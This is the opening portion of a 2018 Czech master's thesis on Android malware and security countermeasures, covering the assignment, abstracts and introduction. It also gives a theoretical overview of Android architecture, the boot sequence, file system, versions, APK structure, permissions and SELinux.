Malware na platformě Android a možnosti zabezpečení

Bc. Daniel Réda

Diplomová práce
2018

Univerzita Tomáše Bati ve Zlíně
Fakulta aplikované informatiky

Univerzita Tomáše Bati ve Zlíně
Fakulta aplikované informatiky
akademický rok: 2017/2018

ZADÁNÍ DIPLOMOVÉ PRÁCE
(PROJEKTU, UMĚLECKÉHO DÍLA, UMĚLECKÉHO VÝKONU)

Jméno a příjmení:	**Bc. Daniel Réda**
Osobní číslo:	**A16256**
Studijní program:	**N3902 Inženýrská informatika**
Studijní obor:	**Bezpečnostní technologie, systémy a management**
Forma studia:	**prezenční**
Téma práce:	**Malware na platformě Android a možnosti zabezpečení**
Téma anglicky:	**Android Malware and Security Countermeasures**

Zásady pro vypracování:

1. **Stručně představte mobilní platformu Android, její bezpečnostní principy a prostudujte další možnosti zabezpečení.**
2. **Definujte malware, uveďte příklady reálných škodlivých aplikací na platformě Android a uveďte také klasifikaci malware aplikací.**
3. **Vytvořte seznam vybraných antivirových aplikací, stručně je charakterizujte a srovnejte.**
4. **Stanovte metodiku pokusů a prozkoumejte chování vybraných malwarových aplikací na reálném zařízení.**
5. **Prověřte účinnost vybraných antivirových aplikací.**
6. **Vyhodnoťte možnosti prevence a odstranění malwaru z infikovaného zařízení.**

Rozsah diplomové práce:

Rozsah příloh:

Forma zpracování diplomové práce: **tištěná/elektronická**

Seznam odborné literatury:

1. **MAHALIK, Heather. Practical mobile forensics. Second edition. Birmingham: Packt Publishing, 2016. Community experience distilled. ISBN 978-1-78646-420-0.**
2. **JIANG, Xuxian a Yajin ZHOU. Android malware. New York: Springer, 2013. SpringerBriefs in computer science. ISBN 978-1-4614-7393-0.**
3. **VERMA, Prashant a Akshay DIXIT. Mobile Device Exploitation Cookbook. Birmingham: Packt Publishing, 2016. ISBN 978-1-78355-872-8.**
4. **TAMMA, Rohit a Donnie TINDALL. Learning Android Forensics. Birmingham: Packt Publishing, 2015. ISBN 978-1-78217-457-8.**
5. **MAKAN, Keith a Scott ALEXANDER-BOWN. Android Security Cookbook. Birmingham: Packt Publishing, 2013. ISBN 978-1-78216-716-7.**
6. **KOTIPALLI, Srinivasa Rao a Mohammed A. IMRAN. Hacking Android. Birmingham: Packt Publishing, 2016. ISBN 978-1-78588-314-9.**

Vedoucí diplomové práce: **Ing. Radek Vala, Ph.D.**
Ústav informatiky a umělé inteligence

Datum zadání diplomové práce: **8. prosince 2017**

Termín odevzdání diplomové práce: **28. května 2018**

Ve Zlíně dne 8. prosince 2017

doc. Mgr. Milan Adámek, Ph.D.
děkan

L.S.

UNIVERZITA TOMÁŠE BATI VE ZLÍNĚ
Fakulta aplikované informatiky

doc. RNDr. Vojtěch Křesálek, CSc.
ředitel ústavu

Prohlašuji, že

- beru na vědomí, že odevzdáním diplomové práce souhlasím se zveřejněním své práce podle zákona č. 111/1998 Sb. o vysokých školách a o změně a doplnění dalších zákonů (zákon o vysokých školách), ve znění pozdějších právních předpisů, bez ohledu na výsledek obhajoby;
- beru na vědomí, že diplomová práce bude uložena v elektronické podobě v univerzitním informačním systému dostupná k prezenčnímu nahlédnutí, že jeden výtisk diplomové/bakalářské práce bude uložen v příruční knihovně Fakulty aplikované informatiky Univerzity Tomáše Bati ve Zlíně a jeden výtisk bude uložen u vedoucího práce;
- byl/a jsem seznámen/a s tím, že na moji diplomovou práci se plně vztahuje zákon č. 121/2000 Sb. o právu autorském, o právech souvisejících s právem autorským a o změně některých zákonů (autorský zákon) ve znění pozdějších právních předpisů, zejm. § 35 odst. 3;
- beru na vědomí, že podle § 60 odst. 1 autorského zákona má UTB ve Zlíně právo na uzavření licenční smlouvy o užití školního díla v rozsahu § 12 odst. 4 autorského zákona;
- beru na vědomí, že podle § 60 odst. 2 a 3 autorského zákona mohu užít své dílo – diplomovou práci nebo poskytnout licenci k jejímu využití jen připouští-li tak licenční smlouva uzavřená mezi mnou a Univerzitou Tomáše Bati ve Zlíně s tím, že vyrovnání případného přiměřeného příspěvku na úhradu nákladů, které byly Univerzitou Tomáše Bati ve Zlíně na vytvoření díla vynaloženy (až do jejich skutečné výše) bude rovněž předmětem této licenční smlouvy;
- beru na vědomí, že pokud bylo k vypracování diplomové práce využito softwaru poskytnutého Univerzitou Tomáše Bati ve Zlíně nebo jinými subjekty pouze ke studijním a výzkumným účelům (tedy pouze k nekomerčnímu využití), nelze výsledky diplomové/bakalářské práce využít ke komerčním účelům;
- beru na vědomí, že pokud je výstupem diplomové práce jakýkoliv softwarový produkt, považují se za součást práce rovněž i zdrojové kódy, popř. soubory, ze kterých se projekt skládá. Neodevzdání této součásti může být důvodem k neobhájení práce.

Prohlašuji,

- že jsem na diplomové práci pracoval samostatně a použitou literaturu jsem citoval. V případě publikace výsledků budu uveden jako spoluautor.
- že odevzdaná verze diplomové práce a verze elektronická nahraná do IS/STAG jsou totožné.

Ve Zlíně, dne 21.5.2018

.....
podpis diplomanta

ABSTRAKT

Práce se zabývá zabezpečením mobilní platformy Android se zaměřením na škodlivé a antivirové aplikace.

V teoretické části se nachází popis platformy a jejího zabezpečení. Následuje popis škodlivých aplikací, který obsahuje jejich klasifikaci a způsoby infikovaní, včetně příkladů. V závěru teoretické části je uveden princip práce antivirových aplikací doplněný o popis vybraných produktů a jejich srovnání.

Praktická část se věnuje analýze škodlivých a antivirových aplikací na reálném zařízení. Nachází se v ní seznam použitého softwaru, včetně odkazů ke stažení a návodu k jejich instalaci, konfiguraci a spuštění. Dále je zde uveden postup analýz následovaný prezentací výsledků testu tří škodlivých aplikací. V závěru praktické části se nachází test pěti antivirových aplikací, zásady prevence proti infikování zařízení a způsoby odstranění malwaru.

Klíčová slova: Android, kybernetická bezpečnost, škodlivé aplikace, antivirové aplikace, reverzní inženýrství, analýza aplikace, monitoring provozu zařízení, prevence.

ABSTRACT

This thesis deals with security of Android mobile platform with focus on malware and anti-malware applications.

In the theoretical part, there is firstly described the architecture and means of security of the Android platform. This is followed by description of malware applications, which include its classification and ways of infection. In the end of the theoretical part is described, how anti-malware applications works, completed with description of some of the products including their comparison.

The practical part is dedicated to practical analysis of malware and anti-malware appliactions. This include a list of all used software with instructions to their installation, configuration and usage, followed by directions on malware analysis using a real device. Furthermore there are tests of three malware and five anti-malware appliactions completed with means of prevention and ways of deleting malware from device.

Keywords: Android, cybersecurity, malware, anti-malware, antivirus, reverse engineering, application analysis, system traffic monitoring, prevention.

Rád bych poděkoval panu Ing. Radku Valovi Ph.D. za cenné rady, věcné připomínky a vstřícnost při konzultacích a vypracování diplomové práce.

Prohlašuji, že odevzdaná verze diplomové práce a verze elektronická nahraná do IS/STAG jsou totožné.

OBSAH

ÚVOD

Mobilní zařízení zažily za posledních několik let rapidní rozvoj a v dnešní době má už téměř každý člověk alespoň jedno chytré zařízení. Nejpopulárnější platformou pro tyto zařízení se stal Android, který v současnosti drží v tomto segmentu 70 % podíl. Popularitu si získal zejména díky možnosti volné úpravy systému, což je zároveň jeho největší slabinou, a proto je dnes 99 % škodlivých aplikací na mobilních zařízeních zaměřeno právě na tuto platformu. Mobilní zařízení (zejména chytré telefony) jsou pro útočníky velmi lákavým cílem, protože shromažďují velké množství citlivých dat, která se dají snadno zneužít. Momentálně je známo přibližně 8 miliónů škodlivých aplikací a každý měsíc se objevuje dalších 300 tisíc nových. Proto neustále stoupá nutnost zařízení a data v nich uložená efektivně chránit. K tomu je však třeba znát způsob, jakým škodlivé aplikace pracují, jak tyto škodlivé činnosti rozpoznat a zabránit v jejich provedení.

Cílem této práce je prozkoumat, jak je platforma zabezpečena a jak fungují škodlivé a antivirové aplikace za použití volně dostupných softwarových nástrojů a reálného zařízení.

Při teoretickém rozboru platformy budou popsány způsoby, jakými je řešeno její zabezpečení jak z hlediska systému a aplikací, tak i z hlediska možností uživatelského zabezpečení. Dále budou popsány způsoby, jakými může dojít k infikování zařízení škodlivými aplikacemi, jejich dělení a princip činnosti. Ke všem škodlivým aplikacím budou uvedeny příklady reálných aplikací a tři z nich budou později v praktické části použity k analýze. V závěru teoretické části bude popsán princip antivirových aplikací, včetně popisu a srovnání pěti vybraných produktů, které budou prakticky otestovány.

Analýzy v rámci praktické části budou prováděny podle reálných analýz, které zpracovávají antivirové společnosti s důrazem na vysvětlení všech postupů. Cílem tohoto přístupu je, aby mohly být pokusy opakovatelné, sloužily k vysvětlení základních způsobů analýz aplikací a provozu zařízení a aby bylo možné na základě práce pokračovat v dalším prohlubování znalostí. Z těchto důvodů budou používány výhradně volně dostupné aplikace, které umožňují provádět testy v domácím nebo školním prostředí. Při analýzách budou použity techniky reverzního inženýrství aplikací a monitorování provozu zařízení, včetně internetové komunikace.

Součástí praktické části bude i test vybraných antivirových aplikací, který má určit, jak spolehlivá je jejich ochrana. Dále budou stanoveny zásady prevence určené pro uživatele a způsoby, jakými je možné škodlivé aplikace ze zařízení odstranit.

I. TEORETICKÁ ČÁST

1 ZABEZPEČENÍ PLATFORMY ANDROID

Platforma Android je v současnosti nejpopulárnějším operačním systémem pro mobilní zařízení. Systém vychází z linuxového jádra upraveném na míru požadavkům platformy. Zabezpečení je řešeno na třech úrovních – systémové, aplikační a uživatelské.

1.1 Platforma Android

Android je označením operačního systému, který byl vyvinut společností Google pro zařízení s dotykovým ovládáním jako jsou chytré mobilní telefony (tzv. smartphony) nebo tablety. S dalším vývojem pod vedením Googlu se jeho použití rozšířilo na chytré televize a hodinky, laptopy (tzv. netbooky), automobily a další „chytrou“ elektroniku. Android dominuje segmentu smartphonů a tabletů kde drží 70% podíl [7]. Popularitu si získal zejména díky zpřístupnění většiny zdrojového kódu pod svobodnou softwarovou licencí Apache 2.0. Ta umožňuje každému výrobci volně systém upravovat podle svých potřeb.

1.1.1 Architektura

Operační systém Android se skládá ze čtyř vrstev běžících nad sebou. Složení jednotlivých vrstev je naznačené na schématu č. 1:




Schéma 1: Složení vrstev OS Android [4] (upraveno)

Linuxový kernel: Kernel je jádro operačního systému a zprostředkovává komunikaci mezi hardwarem a s dalšími vrstvami. Je prvním programem, který se spouští při startu systému. Obsahuje ovladače (drivery), které zprostředkovávají komunikaci mezi hardwarovými komponenty (např. procesor, displej nebo komunikační moduly). Jeho dalšími funkcemi jsou správa napájení, paměti a procesů. Každá verze Androidu pracuje na jiné verzi kernelu. Linuxový kernel byl vybrán zejména kvůli své nenáročnosti, spolehlivosti a vysoké úrovni zabezpečení.

Knihovny: Běží nad linuxovým kernelem a obsahují kódy (třídy, procedury, skripty atd.) napsané v programovacím jazyce C nebo C++. Tyto kódy výrazně usnadňují programování aplikací a pomáhají zařízení zpracovávat různé druhy dat. Důležitou součástí knihoven je **Dalvik virtual machine** (DVM), který je zodpovědný za vykonávání činností aplikací. DVM je virtuální zařízení, které se chová jako samostatný operační systém. Používá se kvůli zlepšení kompatibility a optimalizace aplikací, protože je jejich kód zkompilován ve virtuálním systému a může tak fungovat nezávisle na hardwaru zařízení. DVM zpracovává tzv. bajtkód[1] ve formátu Dalvik. Ten je vytvořený nejdříve zkompilováním zdrojového kódu aplikace napsaném v programovacím jazyce Java, který je následně převeden do bajtkódu Dalvik. O převod se stará Dex kompilátor. DVM byl ve verzi 5 nahrazen systémem **Android Runtime**, který pracuje stejně, ale používá jiný typ kompilace kódu, díky kterému se snižuje využití procesoru.




Schéma 2: Proces vytvoření bajtkódu Dalvik (zdroj: vlastní)

Aplikační framework: Stará se o běh a správu aplikací. Obsahuje služby zprostředkovávající mnoho důležitých funkcí, jako jsou např. Content Providers, které umožňují aplikacím navzájem sdílet data nebo Location Manager, který poskytuje přístup ke geografické poloze.

[1] Bajtkód (bytecode): Objektově orientovaný programovací kód, který je zkompilován ke spuštění na virtuálním zařízení. To převádí kód programu do strojového jazyka procesoru. Díky tomu může bajtkód fungovat nezávisle na platformě [8].

Aplikace: Aplikační vrstva je poslední vrstvou operačního systému a obsahuje aplikace, s kterými přichází uživatel do styku.

1.1.2 Bootovací sekvence

Bootování je proces odehrávající se mezi zapnutím zařízení a spuštěním operačního systému. Jeho úkolem je zavést kód systému do paměti a spustit ho. Na platformě Android probíhá bootovací sekvence v šesti krocích, které jsou zobrazeny na schématu č. 3.




Schéma 3: Bootovací sekvence (zdroj: vlastní)

Boot ROM

Po zapnutí zařízení se jako první spouští kód Boot ROM. Tento kód je specifický pro každý typ procesoru a má dvě funkce:

1. Inicializaci hardwaru a nalezení bootovacího média (bootloaderu).
2. Zkopírování obsahu média do RAM a spuštění.

Bootloader

Primárními funkcemi bootloaderu jsou uchovávání dat o operačním systému a jeho zavedení do RAM. To je prováděno ve třech fázích:

1. Konfigurace RAM.
2. Zkopírování vlastního kódu do paměti a spuštění – při tomto kroku je mj. možné se dostat do jiných bootovacích režimů (viz. dále) a inicializuje se např. konzole, virtuální paměť, hodiny nebo souborový systém.
3. Po úspěšném vykonání kódu vyhledá bootloader kernel. Ten je uložen v samostatném oddílu společně s operačním systémem a společně se označují jako **Android ROM**. Po nalezení kernelu ho bootloader zkopíruje do RAM a spustí.

Do jiných bootovacích režimů je možné se dostat stisknutím kombinace tlačítek (nejčastěji současným stiskem tlačítka zesílení nebo zeslabení zvuku a vypínacího tlačítka) nebo příkazem z konzole. Nejčastěji implementovanými režimy jsou:

- **Recovery mód:** Používá se k aktualizaci operačního systému, testování hardwarových komponentů nebo k vymazání uživatelských dat (tzv. tovární nastavení). Přechod do továrního nastavení se provádí prostřednictvím obrazu tovární konfigurace systému, který je uložen v samostatném oddílu nazývaném stock recovery.
- **Nouzový mód:** V tomto režimu je systém spuštěn pouze s aplikacemi, které jsou uloženy v recovery oddílu.
- **Fastboot mód:** Je určen k zápisu dat do flash paměti zařízení prostřednictvím USB spojení s počítačem. Díky tomu je možné např. odemknout bootloader a nahrát do něj jinou verzi recovery (označují se jako custom) nebo aktualizovat systém.

Bootloader tvoří důležitý bezpečnostní prvek a je z výroby zamčený. Na zařízení se zamčeným bootloaderem není možné nainstalovat upravený operační systém, protože ho bootloader odmítne načíst. Identifikace systému při instalaci se provádí pomocí zašifrovaných klíčů. Složitost odemčení bootloaderu se liší v závislosti na výrobci, někteří ho umožňují oficiální cestou a jiní vůbec.

Kernel

Po načtení kernelu dochází k inicializaci jednotek pro správu paměti a cache pamětí. Díky nim může systém používat virtuální paměť a spustit prostředí pro procesy. Následně kernel vyhledá na bootovacím médiu inicializační proces a spustí ho.

Inicializační proces

Inicializační proces je prvním procesem, který je spouštěn. Je to nejvýše postavený proces (tzv. root) a jeho hlavním úkolem je spuštění dalších systémových procesů. Mimo to obsahuje další parametry, které jsou potřebné ke spuštění systému. V tomto kroku je na displeji zařízení zobrazeno logo Androidu.

Zygote a Dalvik

Tato fáze bootování je zodpovědná za spuštění virtuálních strojů. Zygote je řídícím procesem, který vytváří ke každému procesu vlastní instanci DVM a stará se o sdílení dat mezi nimi.

Systémový server

Systémový server spouští všechny důležité funkce zařízení jako jsou připojení k síti, správa hovorů, senzory atd. Jakmile jsou všechny funkce spuštěny, vyšle o tom server zprávu všem procesům a na zařízení se zobrazí domovská obrazovka.

1.1.3 Souborový systém

Android používá Unixový[2] souborový systém, který má hierarchickou stromovou strukturu a jehož vrchol je značen pouze znakem / (bývá označován jako root). Nejdůležitějšími složky jsou uvedeny a popsány v tabulce č. 1.

Tabulka 1: Popis nejdůležitějších složek v systému Android (zdroj: vlastní)

Název složky	Popis
`/boot`	data potřebná ke spuštění zařízení, kernel a úložiště pro RAM
`/system`	systémová data, která nejsou ve složce boot
`/recovery`	záložní data továrního stavu zařízení
`/data`	data aplikací
`/cache`	často používaná data
`/misc`	informace o nastaveních
`/sdcard`	obsah paměťové SD karty

[2] Unix: Označení operačních systémů založených na původním operačním systému AT&T UNIX. Do této skupiny patří mj. Linux nebo OS X [11].

1.1.4 Verzování

První komerční verze Androidu byla vydána v roce 2008. Doposud bylo vydáno 15 verzí a poslední vyšla na konci roku 2017 pod kódovým názvem Oreo. Každá verze má jiný level API[3] a kromě prvních dvou jsou všechny pojmenovány kódovým označením. Přehled verzí, kódových názvů, kernelů a API je uveden v tabulce č. 2.

Tabulka 2: Přehled verzí Androidu [9]

Číslo verze	Kódové označení	Měsíc a rok vydání	Verze kernelu	API
1.0	-	9/2008	2.6.25	1
1.1	-	2/2009	2.6.26	2
1.5	Cupcake	4/2009	2.6.27	3
1.6	Donut	9/2009	2.6.29	4
2.0 – 2.1	Eclair	10/2009	2.6.29	5 - 7
2.2 – 2.2.3	Froyo	5/2010	2.6.32	8
2.3 – 2.3.7	Gingerbread	12/2010	2.6.35	9 - 10
3.0 – 3.2.6	Honeycomb	2/2011	2.6.36	11 - 13
4.0 – 4.0.4	Ice Cream Sandwich	10/2011	3.0.1	14 - 15
4.1 – 4.3.1	Jelly Bean	7/2012	3.0.31/3.4.0/3.4.39	16 - 18
4.4 – 4.4.4	KitKat	10/2013	3.8	19 - 20
5.0 – 5.1.1	Lollipop	12/2014	3.16.1	21 - 22
6.0 – 6.0.1	Marshmallow	10/2015	3.18.1	23
7.0 – 7.1.2	Nougat	8/2016	4.4.1	24 - 25
8.0 – 8.1	Oreo	8/2017	4.10	26 - 27

Proces aktualizace zařízení na novější verze systému probíhá bohužel pomalu. Je to způsobeno zejména tím, že jsou za ně zodpovědní přímo výrobci zařízení, kteří musí zajistit nejen distribuci aktualizací, ale i úpravu vlastní nadstavby nad systémem. Tento proces je finančně i technicky náročný a výrobci se proto zaměřují především na své nejúspěšnější modely a ty méně úspěšné mnohdy zůstanou zcela bez možnosti oficiální aktualizace. V současnosti mají největší zastoupení verze 6, 7 a 5; zatímco poslední verzi 8 používá pouze 0,7 % zařízení. Kompletní rozdělení verzí získané měřením přístupů do obchodu Play vývojáři Googlu z 1. – 8.1.2018 je uvedeno v tabulce č. 3 [10].

[3] Application Program Interface: Soubor rutin, protokolů a nástrojů určených ke tvorbě softwarových aplikací [12].

Tabulka 3: Podíl verzí OS Android [10]

Číslo verze	Kódové označení	Podíl na trhu
6.0 – 6.0.1	Marshmallow	28,60%
7.0 – 7.1.2	Nougat	26,30%
5.0 – 5.1.1	Lollipop	25,10%
4.4 – 4.4.4	KitKat	12,80%
4.1 – 4.3.1	Jelly Bean	5,60%
8.0 – 8.1	Oreo	0,70%
4.0 – 4.0.4	Ice Cream Sandwich	0,50%
2.3 – 2.3.7	Gingerbread	0,40%

1.1.5 Aplikace

Aplikace je možné rozdělit z hlediska operačního systému na:

- **Systémové:** Jsou na zařízení předinstalované od výrobce. Tyto aplikace není možné uživatelsky odinstalovat a patří mezi ně např. prohlížeč, e-mailový klient, budík apod.
- **Aplikace třetích stran:** Aplikace, které si do zařízení nainstaloval sám uživatel.

Dále je aplikace možné rozdělit z hlediska vývoje na:

- **Webové:** Pracují ve webovém prohlížeči a k jejich vývoji se používají webové technologie jako JavaScript nebo HTML.
- **Nativní:** Tyto aplikace jsou vyvinuty přímo pro systém Android a díky tomu je možné je daleko lépe optimalizovat a přizpůsobit vlastnostem platformy.
- **Hybridní:** Kombinují vlastnosti nativních a webových aplikací – aplikace je v zařízení spuštěna jako nativní, ale je napsána pomocí webových technologií.

K programování aplikací se používá jazyk Java a jsou distribuovány ve formátu Android Application Packages (APK). Součástí APK souboru jsou soubory a složky uvedené v tabulce č. 4.

Tabulka 4: Popis obsahu APK souboru (zdroj: vlastní)

Složka/soubor	Popis
`assets`	aktiva aplikace
`lib`	zkompilovaný kód, který je specifický pro různé typy procesorů
`META-INF`	certifikáty a manifest soubor obsahující metadata
`res`	zdrojová data, která nejsou obsažena v souboru `resources.asc`
`AndroidManifest.xml`	obsahuje kompletní výpis všech funkcí, oprávnění a další důležité informace o aplikaci
`classes.dex`	zkompilovaný spustitelný soubor ve formátu Dalvik
`resources.arsc`	předkompilované zdrojová data aplikace

Komponenty

Aplikace se skládají ze čtyř základních komponentů:

- **Activity:** Jsou součástí uživatelského prostředí a uživatelé s nimi přímo pracují. Jde například o akci vytočení tel. čísla nebo odeslání SMS.
- **Broadcast Receiver:** Přijímač broadcastových[4] zpráv umožňující aktivaci aplikace podle určité činnosti zařízení, i když není sama spuštěna. Mezi tyto činnosti patří například dokončení bootování nebo připojení sluchátek.
- **Service:** Služby, které nejsou součástí uživatelského prostředí a umožňují implementaci dlouhotrvajících operací, které běží na pozadí systému. Službou je například přehrávání hudby při zavřeném uživatelském prostředí aplikace přehrávače.
- **Content provider:** Tento komponent slouží jako poskytoval obsahu mezi aplikacemi. Když chce aplikace sdílet data s jinou aplikací, odešle dotaz na příslušného poskytovatele obsahu, ten ověří, zda-li má k takové akci oprávnění a pokud ano, tak data zpracuje.

[4] Broadcast: Typ přenosu dat v počítačových sítích, při kterém je zpráva přijata všemi prvky v síti [13].

1.2 Zabezpečení operačního systému

Zabezpečení systému je realizováno na úrovni kernelu, který je sám o sobě dobře zabezpečen. Vývojáři Androidu do něj navíc přidali další prvky, díky kterým systém zabezpečení přizpůsobili požadavkům mobilní platformy. Klíčovými funkcemi jsou:

- Model autorizace oprávnění.
- Sandbox.
- Zabezpečení komunikace mezi procesy.
- Security-Enhanced Linux.
- Zámek root účtu.

1.2.1 Model autorizace oprávnění

Každá aplikace musí deklarovat, které prostředky bude využívat a vyžádat si k nim přístup. Uživatel je při instalaci seznámen s rizikovými oprávněními, ke kterým chce aplikace získat přístup a může se rozhodnout, jestli instalaci povolí nebo ne. Díky tomu je možné odhalit některé potenciálně škodlivé aplikace – např. když aplikace, která má ovládat přisvětlovací diodu požaduje přístup k seznamu kontaktů.

Všechny prostředky musí být deklarovány v souboru AndroidManifest.xml, který je nezbytnou součástí každé aplikace. Pokud vývojář nějaký prostředek neuvede, systém k němu automaticky aplikaci zakáže přístup.

Do šesté verze Android umožňoval schválení oprávnění pouze jako celku při instalaci aplikace, která se při zamítnutí nenainstalovala. Od verze 6 už je možné udělovat oprávnění jednotlivě a také je možné povolení zpětně odebrat. Uživatelé tak mohou aplikaci nainstalovat a v omezené míře i používat bez udělení všech oprávnění.

Oprávnění jsou rozdělena do čtyř úrovní:

1. **Normální:** Oprávnění s nejmenší mírou rizika, která nijak neohrožují ostatní aplikace, systém nebo uživatele. Povolení je uděleno automaticky bez zásahu uživatele.
2. **Nebezpečné:** Oprávnění ohrožující systém, ostatní aplikace nebo uživatele. K jejich udělení musí dát souhlas uživatel.
3. **Podepsané:** Tato oprávnění jsou automaticky schválená na základě certifikátu podepsaného jinou aplikací, které už byl přístup udělen. To umožňuje sdílení dat mezi propojenými aplikacemi.

4. **Podepsané systémem:** Tato úroveň je přidělena pouze aplikacím, které jsou uloženy v systémové image nebo jsou podepsány stejným certifikátem jako aplikace, kterým už byl přístup přidělen.

1.2.2 Security-Enhanced Linux

Security-Enhanced Linux (SELinux) je zabezpečovací modul, který doplňuje model autorizace přístupu. Poprvé byl představen ve verzi 4, kdy byla pouze experimentální, ale od 5. verze se stal nedílnou součástí každé verze Androidu.

Do zavedení systému SELinux používal Android politiku diskrétního řízení přístupu. V tomto konceptu ovládá přístup k datům jejich vlastník a sám se rozhoduje, komu k nim povolí přístup. V praxi to znamenalo, že povolení k přístupu uděloval uživatel. S implementací SELinux byl zaveden nový koncept mandatorního řízení přístupu. Ten naopak pracuje na principu centrální autority, která se stará o přidělování a správu přístupových práv. Výhodou mandatorního řízení je, že i když uživatel nainstaluje škodlivou aplikaci, tak ta nemůže získat větší oprávnění a poškodit systém nebo zařízení.

1.2.3 Sandbox

